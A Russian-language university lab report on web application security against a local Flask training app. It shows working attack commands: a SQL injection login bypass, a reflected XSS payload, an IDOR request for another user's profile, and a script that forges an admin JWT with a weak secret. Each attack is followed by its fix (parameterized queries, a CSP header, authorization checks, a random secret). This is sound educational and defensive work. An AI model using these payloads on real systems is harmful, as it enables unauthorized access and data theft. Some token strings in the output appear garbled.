

Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов,
настройка механизмов аутентификации»

Выполнил:

Студент 4 курса

Группы ИИ-26

Рубцов Д.А.

Проверил:

Хацкевич А.С.

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня, алгоритмов компрометации JWT-токенов, а также проецирование механизмов защиты в соответствии со стандартами OWASP.

Вариант 14:

Вариант	Условие SQLi (Payload type)	Вектор XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль (role)	Защита: Директива CSP
14	Tautology ('=')	<script>	ID = 15	administrator	strict-dynamic

Задание 1: Обход аутентификации через SQL-инъекцию и ее устранение(OR).

1) Curl запрос: curl -i -X POST http://127.0.0.1:5000/login \-d "username=admin' OR '1'='1&password=123"

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.14.7

Date: Tue, 29 Sep 2026 19:37:14 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 26

Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjox-

LCJ1c2VybmFtZSI6ImFkbWluliwicm9sZSI6Im-

FkbWluliwZShwIjoxNzkwNzE0MjM0fQ.pOjBQLQTzDTc6bTej3sY4Ac-

ncPtG6pFcsQqwQhtGwmY; Path=/

Connection: close

Login success. Role: admin

2) Исправление уязвимости:

Было:

```
query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
```

```
c.execute(query)
```

Стало:

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
```

```
c.execute(query, (username, password))
```

3) Повторная попытка «взлома»:

HTTP/1.1 401 UNAUTHORIZED

Server: Werkzeug/3.1.9 Python/3.14.7

Date: Tue, 29 Sep 2026 19:48:41 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 19

Connection: close


Invalid credentials

Задание 2: Эксплуатация межсайтового скриптинга(XSS) - (<script>)

1) GET-запрос:

curl -i <http://127.0.0.1:5000/search?q=%3Cscript%3Ealert%2814%29%3C%2Fscript%3E>

Проверка работы:



2) Внедрение защиты путем добавления CSP заголовка с директивой «strict-dynamic»:

```
@app.after_request
def add_csp_header(response):
    nonce = base64.b64encode(os.urandom(16)).decode('utf-8')
    csp_policy = f"script-src 'nonce-{nonce}' 'strict-dynamic'; object-src 'none';"

    response.headers['Content-Security-Policy'] = csp_policy
    return response
```

strict-dynamic Это директива которая позволяет доверяемому скрипту автоматически загружать другие сторонние скрипты без необходимости вносить их домены в белый список.

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.14.7

Date: Tue, 29 Sep 2026 19:59:20 GMT


Content-Type: text/html; charset=utf-8

Content-Length: 117

Content-Security-Policy: script-src 'nonce-5ZuDjFKO7T0pXXuV3yd2g==' 'strict-dynamic'; object-src 'none';

Connection: close

<h1>Результаты поиска для: <script>alert(14)</script></h1><p>Ничего не найдено.</p>



Задание 3: Нарушение разграничения доступа на уровне объектов (BOLA/IDOR), (ID=15)

1) Получение конфиденциальных данных:

```
[gragb0t@GragB0t lab1]$ curl -i http://127.0.0.1:5000/api/profile/15
```

HTTP/1.1 200 OK

Server: Werkzeug/3.1.9 Python/3.14.7

Date: Tue, 29 Sep 2026 20:08:11 GMT

Content-Type: application/json

Content-Length: 63

Content-Security-Policy: script-src 'nonce-HNLCaf5bVSNIPJIOUa9SCw==' 'strict-dynamic'; object-src 'none';

```
Connection: close
{"private_data":"FLAG{secret_data_15}","username":"student15"}
```

2) Добавление проверки авторизации в программную логику API:

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized: Missing token"}), 401
    try:
        payload = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
        current_user_id = payload.get("user_id")
        current_user_role = payload.get("role")
    except Exception:
        return jsonify({"error": "Unauthorized: Invalid token"}), 401
    if current_user_id != user_id and current_user_role != 'admin':
        return jsonify({"error": "Access denied: You can only view your own profile"}), 403
    conn = sqlite3.connect('lab.db')
    c = conn.cursor()
    c.execute("SELECT username, private_data FROM users WHERE id=?", (user_id,))
    user = c.fetchone()
    conn.close()
    if user:
        return jsonify({"username": user[0], "private_data": user[1]})
    return jsonify({"error": "User not found"}), 404
```

Вывод:

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.14.7
Date: Tue, 29 Sep 2026 20:15:19 GMT
Content-Type: application/json
Content-Length: 40
Content-Security-Policy: script-src 'nonce-bETfIY9WP2684PlMTFtHSw==' 'strict-dynamic'; ob-
ject-src 'none';
Connection: close
{"error": "Unauthorized: Missing token"}
```

Задание 4: Подделка и атака на JWT-токен. (administrator)

Скрипт:

```
import jwt
from datetime import datetime, timezone, timedelta
SECRET_KEY = "student2026"
payload = {
    "user_id": 1,
    "username": "admin",
    "role": "administrator",
    "exp": datetime.now(timezone.utc) + timedelta(hours=1)
}
forged_token = jwt.encode(payload, SECRET_KEY, algorithm="HS256")
print(f"Forged Token: {forged_token}")
```

Вывод:

Forged Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjox-LCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJleHAiOiE3OTA3MTcxMDh9.051n9gHSn-1XCINn_XQSHhvn5J6h74MkfK2s4IeK15w

Подключаемся к серверу:

```
curl -i http://127.0.0.1:5000/admin \
--cookie
"auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJleHAiOiE3OTA3MTcxMDh9.051n9gHSn-1XCINn_XQSHhvn5J6h74MkfK2s4IeK15w"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.7
Date: Tue, 29 Sep 2026 20:31:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 108
Content-Security-Policy: script-src 'nonce-IWpqQWgzy78qnSot3RXq4g==' 'strict-dynamic'; object-src 'none';
Connection: close
<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>
```

Исправление уязвимости:

```
import secrets
JWT_SECRET = secrets.token_hex(32)
```

Задание 5: Проектирование защиты.

1)

```
response.set_cookie(
    key='auth_token',
    value=jwt_token,
    httponly=True, -- Не дает доступ куки со стороны клиента, против XSS атак
    secure=True, -- Передает куки только по HTTPS, против MitM
    samesite='Lax' --Ограничивает отправку куки при кросс-доменных запросах, против CSRF
)
```

2) Content-Security-Policy: script-src 'nonce-5ZuDjffKO7T0pXXuV3yd2g==' 'strict-dynamic'; object-src 'none';

Вывод: на практике освоил методы выявления и эксплуатации уязвимостей прикладного уровня, алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты в соответствии со стандартами OWASP.